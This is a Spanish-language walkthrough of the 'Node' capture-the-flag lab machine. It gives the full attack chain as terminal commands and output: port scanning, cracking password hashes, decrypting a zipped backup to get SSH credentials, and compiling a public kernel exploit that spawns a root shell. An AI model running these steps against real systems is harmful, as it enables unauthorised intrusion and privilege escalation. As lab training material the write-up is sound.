


Node

```
┌──(root㉿miguel)-[/home/miguel]
└─# nmap -sS --open -p- -Pn -n --min-rate 5000 -vvv 192.168.137.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-05 22:00 -03
Initiating ARP Ping Scan at 22:00
Scanning 192.168.137.10 [1 port]
Completed ARP Ping Scan at 22:00, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:00
Scanning 192.168.137.10 [65535 ports]
Discovered open port 22/tcp on 192.168.137.10
Discovered open port 3000/tcp on 192.168.137.10
Completed SYN Stealth Scan at 22:01, 26.36s elapsed (65535 total ports)
Nmap scan report for 192.168.137.10
Host is up, received arp-response (0.0014s latency).
Scanned at 2025-02-05 22:00:51 -03 for 26s
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
3000/tcp open  ppp     syn-ack ttl 64
MAC Address: 00:0C:29:D3:14:1C (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.62 seconds
           Raw packets sent: 131089 (5.768MB) | Rcvd: 23 (996B)

┌──(root㉿miguel)-[/home/miguel]
└─# whatweb 192.168.137.10:3000
http://192.168.137.10:3000 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, IP[192.168.137.10], JQuery, Script[text/javascript], Title[MyPlace],
X-Powered-By[Express], X-UA-Compatible[IE=edge]
```









vemos q la cosa va por el backend, entonces vamos a ver si en el codigo fuente encontramos algo de api

aqui vemos una por una para vuscar info


```
        <div data-ng-view=""></div>

    </body>

    <script type="text/javascript" src="vendor/jquery/jquery.min.js"></script>
    <script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>
    <script type="text/javascript" src="vendor/angular/angular.min.js"></script>
    <script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>
    <script type="text/javascript" src="assets/js/app/app.js"></script>
    <script type="text/javascript" src="assets/js/app/controllers/home.js"></script>
    <script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
    <script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
    <script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
    <script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>
</html>
```




vemos como se envia la data al loguearse, las pass son sha256, vamos a meterlas en un archivo para intentar crackearlas





sacamos la de `tom:spongebob` y `mark:snowflake` respectivamente






entonces interceptamos con vurpsuite







y incluimos el id, y hacemos el prototype polution attack incluyendo la llave:valor is_admin:true




pero nos dice que tenemos que ser admin






seguimos enumerando las rutas del sourcecode de la pagina principal



vamos a ver





la crackeamos con hashcat

```
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af:manchester
```

`myP14ceAdm1nAcc0uNT:manchester`

y entramos y descargamos el backup





encryptado


```
┌──(root💀miguel)-[/home/miguel/Work]
└─# file myplace.backup
myplace.backup: ASCII text, with very long lines (65536), with no line terminators
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# cat myplace.backup | base64 -d > myplace
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# file myplace
myplace: Zip archive data, at least v1.0 to extract, compression method=store
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# unzip myplace
Archive:  myplace
   creating: var/www/myplace/
[myplace] var/www/myplace/package-lock.json password:
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# zip2john myplace.zip
```





como no funciona lo hacemos con

magicword

nos genera una carpeta var, vemos dentro que hay

ssh con mark:5AYRft73VtFpc84k






```
┌──(root💀miguel)-[/home/miguel/Work]
└─# searchsploit linux kernel 4.4.0
```

```
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                                | linux/local/41886.c
Linux Kernel < 4.10.13 - 'keyctl_set_reqkey_keyring' Local Denial of Service              | linux/dos/42136.c
Linux Kernel < 4.10.15 - Race Condition Privilege Escalation                              | linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege Escalation         | linux/local/45553.c
Linux Kernel < 4.13.1 - BlueTooth Buffer Overflow (PoC)                                   | linux/dos/42762.txt
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation             | linux/local/45010.c
Linux Kernel < 4.14.rc3 - Local Denial of Service                                         | linux/dos/42932.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak                                  | linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption                      | linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free                                            | linux/dos/44579.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                    | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target offset' Local Privilege Escalation | linux_x86-64/local/44300
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KAS | linux/local/47169.c
Linux Kernel < 4.5.1 - Off-By-One (PoC)                                                   | linux/dos/44301.c
```

```
HTTP request sent, awaiting response... 200 OK
Length: 5773 (5.6K) [text/x-csrc]
Saving to: '44298.c'

44298.c                             100%[=====================================================================>]   5.64K  --.-KB/s    in 0s

2025-02-06 05:33:38 (447 MB/s) - '44298.c' saved [5773/5773]

mark@node:/tmp$ gcc
44298.c
.font-unix/
.ICE-unix/
mongodb-27017.sock
systemd-private-7c75e0afc394489ca32d71b8122a220a-systemd-timesyncd.service-hIvFI7/
.Test-unix/
vmware-root/
.X11-unix/
.XIM-unix/
mark@node:/tmp$ gcc 44298.c
mark@node:/tmp$ ls -la
```

```
mark@node:/tmp$ gcc 44298.c
mark@node:/tmp$ ls -la
total 60
drwxrwxrwt  9 root    root     4096 Feb  6 05:33 .
drwxr-xr-x 25 root    root     4096 Sep  2  2017 ..
-rw-rw-r--  1 mark    mark     5773 Feb  6 05:31 44298.c
-rwxrwxr-x  1 mark    mark    14032 Feb  6 05:33 a.out
```

```
mark@node:/tmp$ ./a.out
task_struct = ffff880025075400
uidptr = ffff88002784e0c4
spawning root shell
root@node:/tmp# whoami
root
root@node:/tmp#
```


root@node:/tmp# cat /root/root.txt
1722e99ca5f353b362556a62bd5e6be0
root@node:/tmp# cat /home/
frank/ mark/ tom/
root@node:/tmp# cat /home/tom/user.txt
e1156acc3574e04b06908ecf76be91b1
root@node:/tmp#